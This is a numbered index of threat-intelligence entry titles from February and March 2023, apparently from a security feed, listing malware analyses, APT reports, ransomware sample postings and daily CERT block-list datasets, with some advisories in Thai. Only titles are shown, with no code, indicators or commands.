1.3.1046. 2023-02-25 Evasive cryptojacking malware targeting macOS found lurking in pirated softwares
1.3.1047. 2023-02-25 Investigating the PlugX Trojan Disguised as a Legitimate Windows Debugger Tool
1.3.1048. 2023-02-25 Mallox Group Claims Ransomware Attack on FICCI
1.3.1049. 2023-02-25 Technical Advisory: Various Threat Actors Targeting ManageEngine Exploit CVE-2022-47966

1.3.1050. 2023-02-25 TTC-CERT Block Lists 2023-02-25 - Agentemis, BEACON, Cobalt Strike
1.3.1051. 2023-02-25 TTC-CERT Block Lists 2023-02-25 - Phishing attack dataset
1.3.1052. 2023-02-25 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-24 - CyberTotal
1.3.1053. 2023-02-25 TTC-CERT - HASH Daily Block Lists - 2023-02-24 - CyberTotal
1.3.1054. 2023-02-25 TTC-CERT IP Block Lists 2023-02-25 - FTP port scanning, FTP attack
1.3.1055. 2023-02-25 TTC-CERT IP Block Lists 2023-02-25 - SSH port scanning, SSH brute-force attack
1.3.1056. 2023-02-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-25
1.3.1057. 2023-02-25 TTC-CERT - URL Daily Block Lists - 2023-02-24 - CyberTotal
1.3.1058. 2023-02-25 URL files and WebDAV used for IcedID (Bokbot) infection
1.3.1059. 2023-02-26 Abuse.ch URLhaus 2023-02-26
1.3.1060. 2023-02-26 Active Bamital DGA(s) for 20230225
1.3.1061. 2023-02-26 Active Bedep DGA(s) for 20230225
1.3.1062. 2023-02-26 Active Malware samples detected on 2023-02-25
1.3.1063. 2023-02-26 LockBit 2.0 Ransomware Sample 2023-02-26
1.3.1064. 2023-02-26 TTC-CERT Block Lists 2023-02-26 - Agentemis, BEACON, Cobalt Strike
1.3.1065. 2023-02-26 TTC-CERT Block Lists 2023-02-26 - Phishing attack dataset
1.3.1066. 2023-02-26 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-25 - CyberTotal
1.3.1067. 2023-02-26 TTC-CERT - HASH Daily Block Lists - 2023-02-25 - CyberTotal
1.3.1068. 2023-02-26 TTC-CERT IP Block Lists 2023-02-26 - FTP port scanning, FTP attack
1.3.1069. 2023-02-26 TTC-CERT IP Block Lists 2023-02-26 - SSH port scanning, SSH brute-force attack
1.3.1070. 2023-02-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-26
1.3.1071. 2023-02-27 Abuse.ch URLhaus 2023-02-27
1.3.1072. 2023-02-27 Active Bamital DGA(s) for 20230226
1.3.1073. 2023-02-27 Active Bedep DGA(s) for 20230226
1.3.1074. 2023-02-27 Active Malware samples detected on 2023-02-26
1.3.1075. 2023-02-27 ASEC Weekly Phishing Email Threat Trends (February 12th, 2023 – February 18th, 2023)

1.3.1076. 2023-02-27 Threat Actors Abuse Atlassian, Bypass Multiple Secure Email Gateways (SEGs)
1.3.1077. 2023-02-27 TTC-CERT Block Lists 2023-02-27 - Agentemis, BEACON, Cobalt Strike
1.3.1078. 2023-02-27 TTC-CERT Block Lists 2023-02-27 - IcedID, BokBot
1.3.1079. 2023-02-27 TTC-CERT Block Lists 2023-02-27 - Phishing attack dataset
1.3.1080. 2023-02-27 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-26 - CyberTotal
1.3.1081. 2023-02-27 TTC-CERT - HASH Daily Block Lists - 2023-02-26 - CyberTotal
1.3.1082. 2023-02-27 TTC-CERT IP Block Lists 2023-02-27 - FTP port scanning, FTP attack
1.3.1083. 2023-02-27 TTC-CERT IP Block Lists 2023-02-27 - SSH port scanning, SSH brute-force attack
1.3.1084. 2023-02-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-27
1.3.1085. 2023-02-27 TTC-CERT - URL Daily Block Lists - 2023-02-26 - CyberTotal
1.3.1086. 2023-02-27 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของสำนักงานประกันสังคม เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.3.1087. 2023-02-27 พบเว็บไซต์ของวิทยาลัยเทคนิคดุสิตถูก compromise และถูกมาทำเป็น phishing และ fraud
1.3.1088. 2023-02-28 Active Bamital DGA(s) for 20230227
1.3.1089. 2023-02-28 Active Bedep DGA(s) for 20230227
1.3.1090. 2023-02-28 Active Malware samples detected on 2023-02-27
1.3.1091. 2023-02-28 Analysis of phishing activities delivered by AgentTesla using GuLoader
1.3.1092. 2023-02-28 Desde Chile con Malware (From Chile with Malware)
1.3.1093. 2023-02-28 Developers beware: Imposter HTTP libraries lurk on PyPI
1.3.1094. 2023-02-28 EXFILTRATOR-22 - An Emerging Post-Exploitation Framework
1.3.1095. 2023-02-28 New WhiteSnake Stealer Offered for Sale Via MaaS Model
1.3.1096. 2023-02-28 Observed C2 Servers from Thailand based Infrastucture in Feb 2023
1.3.1097. 2023-02-28 PureCrypter targets government entities through Discord
1.3.1098. 2023-02-28 TA569: SocGholish and Beyond
1.3.1099. 2023-02-28 TTC-CERT Block Lists 2023-02-28 - Agentemis, BEACON, Cobalt Strike

1.3.1100. 2023-02-28 TTC-CERT Block Lists 2023-02-28 - Phishing attack dataset
1.3.1101. 2023-02-28 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-27 - CyberTotal
1.3.1102. 2023-02-28 TTC-CERT - HASH Daily Block Lists - 2023-02-27 - CyberTotal
1.3.1103. 2023-02-28 TTC-CERT IP Block Lists 2023-02-28 - FTP port scanning, FTP attack
1.3.1104. 2023-02-28 TTC-CERT IP Block Lists 2023-02-28 - SSH port scanning, SSH brute-force attack
1.3.1105. 2023-02-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-28
1.3.1106. 2023-02-28 TTC-CERT - URL Daily Block Lists - 2023-02-27 - CyberTotal
1.3.1107. 2023-03-01 Abuse.ch URLhaus 2023-02-28
1.3.1108. 2023-03-01 Active Bamital DGA(s) for 20230228
1.3.1109. 2023-03-01 Active Chinad DGA(s) for 20230228
1.3.1110. 2023-03-01 Active Malware samples detected on 2023-02-28
1.3.1111. 2023-03-01 Blackfly (aka APT41, Winnti Group, Bronze Atlas): Espionage Group Targets Materials Technology
1.3.1112. 2023-03-01 Blind Eagle Deploys Fake UUE Files and Fsociety to Target Colombia's Judiciary, Financial, Public, and Law Enforcement Entities
1.3.1113. 2023-03-01 Critical Vulnerability in FortiNAC (CVE-2022-39952) Exposes Multiple Organizations to Cyberattacks
1.3.1114. 2023-03-01 TTC-CERT Block Lists 2023-03-01 - Agentemis, BEACON, Cobalt Strike
1.3.1115. 2023-03-01 TTC-CERT Block Lists 2023-03-01 - Phishing attack dataset
1.3.1116. 2023-03-01 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-28 - CyberTotal
1.3.1117. 2023-03-01 TTC-CERT - HASH Daily Block Lists - 2023-02-28 - CyberTotal
1.3.1118. 2023-03-01 TTC-CERT IP Block Lists 2023-03-01 - FTP port scanning, FTP attack
1.3.1119. 2023-03-01 TTC-CERT IP Block Lists 2023-03-01 - SSH port scanning, SSH brute-force attack
1.3.1120. 2023-03-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-01
1.3.1121. 2023-03-01 แจ้งเตือนกรณี Aruba เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ที่ใช้ ArubaOS หรือ SD-WAN เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.1122. 2023-03-01 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่ของ Firefox for Android ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1123. 2023-03-02 Abuse.ch URLhaus 2023-03-01
1.3.1124. 2023-03-02 Active Bamital DGA(s) for 20230301
1.3.1125. 2023-03-02 Active Bedep DGA(s) for 20230301
1.3.1126. 2023-03-02 Active hoze mining Trojan analysis
1.3.1127. 2023-03-02 Active Malware samples detected on 2023-03-01
1.3.1128. 2023-03-02 Analysis of Attack Activities of APT-C-61 (Tengyun Snake)
1.3.1129. 2023-03-02 ASEC Weekly Malware Statistics (February 20th, 2023 – February 26th, 2023)
1.3.1130. 2023-03-02 BB17 distribution Qakbot (Qbot) activity
1.3.1131. 2023-03-02 BlackLotus UEFI bootkit: Myth confirmed
1.3.1132. 2023-03-02 Blue Screen of Death Scams Target Users Visiting Fake Adult Sites
1.3.1133. 2023-03-02 CrowdStrike Uncovers I2Pminer MacOS Mineware Variant
1.3.1134. 2023-03-02 Cryptocurrency Entities at Risk: Threat Actor Uses Parallax RAT for Infiltration
1.3.1135. 2023-03-02 Iron Tiger (aka APT27, LuckyMouse) 's SysUpdate Reappears, Adds Linux Targeting
1.3.1136. 2023-03-02 Just Because It's Old Doesn't Mean You Throw It Away (Including Malware!)
1.3.1137. 2023-03-02 Kaiji Botnet Resurfaces, Unmasking Ares Hacking Group?
1.3.1138. 2023-03-02 Lazarus attack group attack case using public certificate software vulnerability widely used in public institutions and universities
1.3.1139. 2023-03-02 Lumma Stealer targets YouTubers via Spear-phishing Email
1.3.1140. 2023-03-02 OneNote: A Growing Threat for Malware Distribution
1.3.1141. 2023-03-02 Ransomware Attack on IL&FS
1.3.1142. 2023-03-02 RIG Exploit Kit In-Depth Analysis
1.3.1143. 2023-03-02 Snip3 Crypter Reveals New TTPs Over Time
1.3.1144. 2023-03-02 TTC-CERT Block Lists 2023-03-02 - Agentemis, BEACON, Cobalt Strike

1.3.1145. 2023-03-02 TTC-CERT Block Lists 2023-03-02 - IcedID, BokBot
1.3.1146. 2023-03-02 TTC-CERT Block Lists 2023-03-02 - Phishing attack dataset
1.3.1147. 2023-03-02 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-01 - CyberTotal
1.3.1148. 2023-03-02 TTC-CERT - HASH Daily Block Lists - 2023-03-01 - CyberTotal
1.3.1149. 2023-03-02 TTC-CERT IP Block Lists 2023-03-02 - FTP port scanning, FTP attack
1.3.1150. 2023-03-02 TTC-CERT IP Block Lists 2023-03-02 - SSH port scanning, SSH brute-force attack
1.3.1151. 2023-03-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-02
1.3.1152. 2023-03-03 AA23-061A #StopRansomware: Royal Ransomware | CISA
1.3.1153. 2023-03-03 Active Bamital DGA(s) for 20230302
1.3.1154. 2023-03-03 Active Bedep DGA(s) for 20230302
1.3.1155. 2023-03-03 Active Chinad DGA(s) for 20230302
1.3.1156. 2023-03-03 Active Malware samples detected on 2023-03-02
1.3.1157. 2023-03-03 MQsTTang: Mustang Panda’s latest backdoor treads new ground with Qt and MQTT
1.3.1158. 2023-03-03 Qakbot BB17 Campaign 1677767634 Sample 2023-03-03
1.3.1159. 2023-03-03 Redis Miner Leverages Command Line File Hosting Service
1.3.1160. 2023-03-03 SCARLETEEL: Operation leveraging Terraform, Kubernetes, and AWS for data theft
1.3.1161. 2023-03-03 Spear-Phishing Campaign Targeting Hospitality Industry Using RedLine Stealer
1.3.1162. 2023-03-03 TTC-CERT Block Lists 2023-03-03 - Agentemis, BEACON, Cobalt Strike
1.3.1163. 2023-03-03 TTC-CERT Block Lists 2023-03-03 - IcedID, BokBot
1.3.1164. 2023-03-03 TTC-CERT Block Lists 2023-03-03 - Phishing attack dataset
1.3.1165. 2023-03-03 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-02 - CyberTotal
1.3.1166. 2023-03-03 TTC-CERT - HASH Daily Block Lists - 2023-03-02 - CyberTotal
1.3.1167. 2023-03-03 TTC-CERT IP Block Lists 2023-03-03 - FTP port scanning, FTP attack
1.3.1168. 2023-03-03 TTC-CERT IP Block Lists 2023-03-03 - SSH port scanning, SSH brute-force attack
1.3.1169. 2023-03-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-03

1.3.1170. 2023-03-03 แจ้งเตือนกรณี Cisco เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Cisco IP Phone ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1171. 2023-03-03 พบมีการนำ Website ของโรงพยาบาลห้วยเกิ้ง มาทำเป็น phishing และ fraud
1.3.1172. 2023-03-04 Active Bamital DGA(s) for 20230303
1.3.1173. 2023-03-04 Active Bedep DGA(s) for 20230303
1.3.1174. 2023-03-04 Active Chinad DGA(s) for 20230303
1.3.1175. 2023-03-04 Active Malware samples detected on 2023-03-03
1.3.1176. 2023-03-04 Can You See It Now? An Emerging LockBit Campaign
1.3.1177. 2023-03-04 Cisco Talos Intelligence Group - Threat Source newsletter (March 2, 2023) — Little victories in the fight against ransomware
1.3.1178. 2023-03-04 Spike in LokiBot Activity During Final Week of 2022
1.3.1179. 2023-03-04 TTC-CERT Block Lists 2023-03-04 - Agentemis, BEACON, Cobalt Strike
1.3.1180. 2023-03-04 TTC-CERT Block Lists 2023-03-04 - Phishing attack dataset
1.3.1181. 2023-03-04 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-03 - CyberTotal
1.3.1182. 2023-03-04 TTC-CERT - HASH Daily Block Lists - 2023-03-03 - CyberTotal
1.3.1183. 2023-03-04 TTC-CERT IP Block Lists 2023-03-04 - FTP port scanning, FTP attack
1.3.1184. 2023-03-04 TTC-CERT IP Block Lists 2023-03-04 - SSH port scanning, SSH brute-force attack
1.3.1185. 2023-03-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-04
1.3.1186. 2023-03-05 Active Bamital DGA(s) for 20230304
1.3.1187. 2023-03-05 Active Bedep DGA(s) for 20230304
1.3.1188. 2023-03-05 Active Chinad DGA(s) for 20230304
1.3.1189. 2023-03-05 Active Malware samples detected on 2023-03-04
1.3.1190. 2023-03-05 TTC-CERT Block Lists 2023-03-05 - Agentemis, BEACON, Cobalt Strike
1.3.1191. 2023-03-05 TTC-CERT Block Lists 2023-03-05 - Phishing attack dataset
1.3.1192. 2023-03-05 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-04 - CyberTotal
1.3.1193. 2023-03-05 TTC-CERT - HASH Daily Block Lists - 2023-03-04 - CyberTotal
1.3.1194. 2023-03-05 TTC-CERT IP Block Lists 2023-03-05 - FTP port scanning, FTP attack

1.3.1195. 2023-03-05 TTC-CERT IP Block Lists 2023-03-05 - SSH port scanning, SSH brute-force attack
1.3.1196. 2023-03-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-05
1.3.1197. 2023-03-06 Active Bamital DGA(s) for 20230305
1.3.1198. 2023-03-06 Active Bedep DGA(s) for 20230305
1.3.1199. 2023-03-06 Active Malware samples detected on 2023-03-05
1.3.1200. 2023-03-06 ASEC Weekly Phishing Email Threat Trends (February 19th, 2023 – February 25th, 2023)
1.3.1201. 2023-03-06 TTC-CERT Block Lists 2023-03-06 - Agentemis, BEACON, Cobalt Strike
1.3.1202. 2023-03-06 TTC-CERT Block Lists 2023-03-06 - IcedID, BokBot
1.3.1203. 2023-03-06 TTC-CERT Block Lists 2023-03-06 - Phishing attack dataset
1.3.1204. 2023-03-06 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-05 - CyberTotal
1.3.1205. 2023-03-06 TTC-CERT - HASH Daily Block Lists - 2023-03-05 - CyberTotal
1.3.1206. 2023-03-06 TTC-CERT IP Block Lists 2023-03-06 - FTP port scanning, FTP attack
1.3.1207. 2023-03-06 TTC-CERT IP Block Lists 2023-03-06 - SSH port scanning, SSH brute-force attack
1.3.1208. 2023-03-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-06
1.3.1209. 2023-03-07 2022 Year in Review - The DFIR Report
1.3.1210. 2023-03-07 Active Bedep DGA(s) for 20230306
1.3.1211. 2023-03-07 Active Chinad DGA(s) for 20230306
1.3.1212. 2023-03-07 Active Malware samples detected on 2023-03-06
1.3.1213. 2023-03-07 FiXS the new ATM Malware in LATAM
1.3.1214. 2023-03-07 ImBetter: New Information Stealer Spotted Targeting Cryptocurrency Users
1.3.1215. 2023-03-07 New HiatusRAT Router Malware Covertly Spies On Victims
1.3.1216. 2023-03-07 TTC-CERT Block Lists 2023-03-07 - Agentemis, BEACON, Cobalt Strike
1.3.1217. 2023-03-07 TTC-CERT Block Lists 2023-03-07 - Phishing attack dataset
1.3.1218. 2023-03-07 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-06 - CyberTotal
1.3.1219. 2023-03-07 TTC-CERT - HASH Daily Block Lists - 2023-03-06 - CyberTotal

1.3.1220. 2023-03-07 TTC-CERT IP Block Lists 2023-03-07 - FTP port scanning, FTP attack
1.3.1221. 2023-03-07 TTC-CERT IP Block Lists 2023-03-07 - SSH port scanning, SSH brute-force attack
1.3.1222. 2023-03-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-07
1.3.1223. 2023-03-07 TTC-CERT - URL Daily Block Lists - 2023-03-06 - CyberTotal
1.3.1224. 2023-03-07 แจ้งเตือนช่องโหว่หลายรายการใน Trusted Platform Module 2.0
1.3.1225. 2023-03-08 Active Bamital DGA(s) for 20230307
1.3.1226. 2023-03-08 Active Beebone DGA(s) for 20230307
1.3.1227. 2023-03-08 Active Malware samples detected on 2023-03-07
1.3.1228. 2023-03-08 ASEC Weekly Malware Statistics (February 27th, 2023 – March 5th, 2023)
1.3.1229. 2023-03-08 Don’t Answer That! Russia-Aligned TA499 Beleaguers Targets with Video Call Requests
1.3.1230. 2023-03-08 Emotet Epoch4 (dll payload) Sample 2023-03-08
1.3.1231. 2023-03-08 Emotet Epoch4 (doc payload) Sample 2023-03-08
1.3.1232. 2023-03-08 GlobeImposter Ransomware Being Distributed with MedusaLocker via RDP
1.3.1233. 2023-03-08 How SYS01 Stealer Will Get Your Sensitive Facebook Info
1.3.1234. 2023-03-08 Love scam or espionage? Transparent Tribe lures Indian and Pakistani officials
1.3.1235. 2023-03-08 Nevada Ransomware: Yet Another Nokayawa Variant
1.3.1236. 2023-03-08 Pandas with a Soul: Chinese Espionage (Sharp Panda) Attacks Against Southeast Asian Government Entities
1.3.1237. 2023-03-08 Ransomware Roundup – Sirattacker and ALC Ransomware
1.3.1238. 2023-03-08 Resecurity Disrupts Investment Scam Network - Digital Smoke
1.3.1239. 2023-03-08 TTC-CERT Block Lists 2023-03-08 - Agentemis, BEACON, Cobalt Strike
1.3.1240. 2023-03-08 TTC-CERT Block Lists 2023-03-08 - Phishing attack dataset
1.3.1241. 2023-03-08 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-07 - CyberTotal
1.3.1242. 2023-03-08 TTC-CERT - HASH Daily Block Lists - 2023-03-07 - CyberTotal
1.3.1243. 2023-03-08 TTC-CERT IP Block Lists 2023-03-08 - FTP port scanning, FTP attack

1.3.1244. 2023-03-08 TTC-CERT IP Block Lists 2023-03-08 - SSH port scanning, SSH brute-force attack
1.3.1245. 2023-03-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-08
1.3.1246. 2023-03-08 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1247. 2023-03-08 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1248. 2023-03-09 Active Bamital DGA(s) for 20230308
1.3.1249. 2023-03-09 Active Chinad DGA(s) for 20230308
1.3.1250. 2023-03-09 Active Malware samples detected on 2023-03-08
1.3.1251. 2023-03-09 A Noteworthy Threat: How Cybercriminals are Abusing OneNote
1.3.1252. 2023-03-09 New APT37 campaign targeting individuals for intelligence collection
1.3.1253. 2023-03-09 Redirection Roulette: Thousands of hijacked websites in East Asia redirecting visitors to other sites
1.3.1254. 2023-03-09 TTC-CERT Block Lists 2023-03-09 - Agentemis, BEACON, Cobalt Strike
1.3.1255. 2023-03-09 TTC-CERT Block Lists 2023-03-09 - Phishing attack dataset
1.3.1256. 2023-03-09 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-08 - CyberTotal
1.3.1257. 2023-03-09 TTC-CERT - HASH Daily Block Lists - 2023-03-08 - CyberTotal
1.3.1258. 2023-03-09 TTC-CERT IP Block Lists 2023-03-09 - FTP port scanning, FTP attack
1.3.1259. 2023-03-09 TTC-CERT IP Block Lists 2023-03-09 - SSH port scanning, SSH brute-force attack
1.3.1260. 2023-03-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-09
1.3.1261. 2023-03-09 การแจ้งเตือน-รายงานการวิเคราะห์ความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet
1.3.1262. 2023-03-10 Active Bamital DGA(s) for 20230309
1.3.1263. 2023-03-10 Active Malware samples detected on 2023-03-09
1.3.1264. 2023-03-10 BlackSnake Ransomware Emerges from Chaos Ransomware’s Shadow
1.3.1265. 2023-03-10 Decryptable iswr Ransomware Being Distributed in Korea

1.3.1266. 2023-03-10 DeepStreamer: Illegal Movie Streaming Platforms Hide Lucrative Ad Fraud Operation
1.3.1267. 2023-03-10 IcedID (Bokbot) infection with BackConnect and VNC traffic from Emails with pdf attachments
1.3.1268. 2023-03-10 IceFire Ransomware Returns | Now Targeting Linux Enterprise Networks
1.3.1269. 2023-03-10 Malvertising through search engines
1.3.1270. 2023-03-10 Old Cyber Gang Uses New Crypter – ScrubCrypt
1.3.1271. 2023-03-10 PlugX Malware Being Distributed via Vulnerability Exploitation
1.3.1272. 2023-03-10 Prometei botnet improves modules and exhibits new capabilities in recent updates
1.3.1273. 2023-03-10 Stealing the LIGHTSHOW (Part One) — North Korea's UNC2970
1.3.1274. 2023-03-10 Stealing the LIGHTSHOW (Part Two) — LIGHTSHIFT and LIGHTSHOW
1.3.1275. 2023-03-10 Suspected Chinese Campaign to Persist on SonicWall Devices, Highlights Importance of Monitoring Edge Devices
1.3.1276. 2023-03-10 TTC-CERT Block Lists 2023-03-10 - Agentemis, BEACON, Cobalt Strike
1.3.1277. 2023-03-10 TTC-CERT Block Lists 2023-03-10 - Phishing attack dataset
1.3.1278. 2023-03-10 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-09 - CyberTotal
1.3.1279. 2023-03-10 TTC-CERT - HASH Daily Block Lists - 2023-03-09 - CyberTotal
1.3.1280. 2023-03-10 TTC-CERT IP Block Lists 2023-03-10 - FTP port scanning, FTP attack
1.3.1281. 2023-03-10 TTC-CERT IP Block Lists 2023-03-10 - SSH port scanning, SSH brute-force attack
1.3.1282. 2023-03-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-10
1.3.1283. 2023-03-10 Xenomorph v3: a new variant with ATS targeting more than 400 institutions
1.3.1284. 2023-03-10 แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ Fortinet หลายรายการเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.3.1285. 2023-03-11 A border-hopping PlugX USB worm takes its act on the road
1.3.1286. 2023-03-11 Active Bamital DGA(s) for 20230310

1.3.1287. 2023-03-11 Active Malware samples detected on 2023-03-10
1.3.1288. 2023-03-11 COBALT ILLUSION threat group (also known as Charming Kitten, APT42, Phosphorous, TA453, and Yellow Garuda) Masquerades as Atlantic Council Employee
1.3.1289. 2023-03-11 Fake Small Business Administration (SBA) Grant Used in New Phishing Scam
1.3.1290. 2023-03-11 Multi-Technology Script Leading to Browser Hijacking
1.3.1291. 2023-03-11 Netcat Attack Cases Targeting MS-SQL Servers (LOLBins)
1.3.1292. 2023-03-11 Nexus: The Latest Android Banking Trojan with SOVA Connections
1.3.1293. 2023-03-11 TTC-CERT Block Lists 2023-03-11 - Agentemis, BEACON, Cobalt Strike
1.3.1294. 2023-03-11 TTC-CERT Block Lists 2023-03-11 - Phishing attack dataset
1.3.1295. 2023-03-11 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-10 - CyberTotal
1.3.1296. 2023-03-11 TTC-CERT - HASH Daily Block Lists - 2023-03-10 - CyberTotal
1.3.1297. 2023-03-11 TTC-CERT IP Block Lists 2023-03-11 - FTP port scanning, FTP attack
1.3.1298. 2023-03-11 TTC-CERT IP Block Lists 2023-03-11 - SSH port scanning, SSH brute-force attack
1.3.1299. 2023-03-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-11
1.3.1300. 2023-03-12 Active Bamital DGA(s) for 20230311
1.3.1301. 2023-03-12 Active Bedep DGA(s) for 20230311
1.3.1302. 2023-03-12 Active Malware samples detected on 2023-03-11
1.3.1303. 2023-03-12 TTC-CERT Block Lists 2023-03-12 - Agentemis, BEACON, Cobalt Strike
1.3.1304. 2023-03-12 TTC-CERT Block Lists 2023-03-12 - Phishing attack dataset
1.3.1305. 2023-03-12 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-11 - CyberTotal
1.3.1306. 2023-03-12 TTC-CERT - HASH Daily Block Lists - 2023-03-11 - CyberTotal
1.3.1307. 2023-03-12 TTC-CERT IP Block Lists 2023-03-12 - FTP port scanning, FTP attack
1.3.1308. 2023-03-12 TTC-CERT IP Block Lists 2023-03-12 - SSH port scanning, SSH brute-force attack
1.3.1309. 2023-03-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-12
1.3.1310. 2023-03-12 TTC-CERT - URL Daily Block Lists - 2023-03-11 - CyberTotal

1.3.1311. 2023-03-13 Active Bamital DGA(s) for 20230312
1.3.1312. 2023-03-13 Active Malware samples detected on 2023-03-12
1.3.1313. 2023-03-13 AsynRAT Trojan - Bill Payment (Pago de la factura)
1.3.1314. 2023-03-13 CHM Malware Disguised as North Korea-related Questionnaire (Kimsuky)
1.3.1315. 2023-03-13 Dark Pink APT Group Strikes Government Entities in South Asian Countries
1.3.1316. 2023-03-13 LockBit 3.0 Ransomware Sample 2023-03-13
1.3.1317. 2023-03-13 Makop: The Toolkit of a Criminal Gang
1.3.1318. 2023-03-13 TTC-CERT Block Lists 2023-03-13 - Agentemis, BEACON, Cobalt Strike
1.3.1319. 2023-03-13 TTC-CERT Block Lists 2023-03-13 - Phishing attack dataset
1.3.1320. 2023-03-13 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-12 - CyberTotal
1.3.1321. 2023-03-13 TTC-CERT - HASH Daily Block Lists - 2023-03-12 - CyberTotal
1.3.1322. 2023-03-13 TTC-CERT IP Block Lists 2023-03-13 - FTP port scanning, FTP attack
1.3.1323. 2023-03-13 TTC-CERT IP Block Lists 2023-03-13 - SSH port scanning, SSH brute-force attack
1.3.1324. 2023-03-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-13
1.3.1325. 2023-03-13 TTC-CERT - URL Daily Block Lists - 2023-03-12 - CyberTotal
1.3.1326. 2023-03-14 Active Bamital DGA(s) for 20230313
1.3.1327. 2023-03-14 Active Chinad DGA(s) for 20230313
1.3.1328. 2023-03-14 Active Malware samples detected on 2023-03-13
1.3.1329. 2023-03-14 ASEC Weekly Phishing Email Threat Trends (February 26th, 2023 – March 4th, 2023)
1.3.1330. 2023-03-14 AZORult malware analysis
1.3.1331. 2023-03-14 BatLoader Continues to Abuse Google Search Ads to Deliver Vidar Stealer and Ursnif
1.3.1332. 2023-03-14 Emotet Strikes Again, Resuming Spamming Operations
1.3.1333. 2023-03-14 “FakeGPT”: New Variant of Fake-ChatGPT Chrome Extension Stealing Facebook Ad Accounts with Thousands of Daily Installs
1.3.1334. 2023-03-14 GoBruteforcer: Golang-Based Botnet Actively Harvests Web Servers

1.3.1335. 2023-03-14 Mallox Ransomware Being Distributed in Korea
1.3.1336. 2023-03-14 Medusa ransomware gang picks up steam as it targets companies worldwide
1.3.1337. 2023-03-14 TTC-CERT Block Lists 2023-03-14 - Agentemis, BEACON, Cobalt Strike
1.3.1338. 2023-03-14 TTC-CERT Block Lists 2023-03-14 - Phishing attack dataset
1.3.1339. 2023-03-14 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-13 - CyberTotal
1.3.1340. 2023-03-14 TTC-CERT - HASH Daily Block Lists - 2023-03-13 - CyberTotal
1.3.1341. 2023-03-14 TTC-CERT IP Block Lists 2023-03-14 - FTP port scanning, FTP attack
1.3.1342. 2023-03-14 TTC-CERT IP Block Lists 2023-03-14 - SSH port scanning, SSH brute-force attack
1.3.1343. 2023-03-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-14
1.3.1344. 2023-03-14 Vultur Android banking trojan Sample 2023-03-14
1.3.1345. 2023-03-15 Active Bamital DGA(s) for 20230314
1.3.1346. 2023-03-15 Active Chinad DGA(s) for 20230314
1.3.1347. 2023-03-15 Active Malware samples detected on 2023-03-14
1.3.1348. 2023-03-15 CatB Ransomware | File Locker Sharpens Its Claws to Steal Data with MSDTC Service DLL Hijacking
1.3.1349. 2023-03-15 DUCKTAIL: Threat Operation Re-emerges with New LNK, PowerShell, and Other Custom Tactics to Avoid Detection
1.3.1350. 2023-03-15 Emotet Again! The First Malspam Wave of 2023
1.3.1351. 2023-03-15 Emotet Returns, Now Adopts Binary Padding for Evasion
1.3.1352. 2023-03-15 GoatRAT: Android Banking Trojan Variant Targeting Brazilian Banks
1.3.1353. 2023-03-15 Incoming Silicon Valley Bank Related Scams
1.3.1354. 2023-03-15 LockBit 2.0 Ransomware Sample 2023-03-15
1.3.1355. 2023-03-15 SVB Collapse Triggers Heightened Cybersecurity Concerns
1.3.1356. 2023-03-15 Talos uncovers espionage campaigns targeting CIS countries, embassies and EU health care agency
1.3.1357. 2023-03-15 The slow Tick-ing time bomb: Tick APT group (also known as BRONZE BUTLER or REDBALDKNIGHT) compromise of a DLP software developer in East Asia

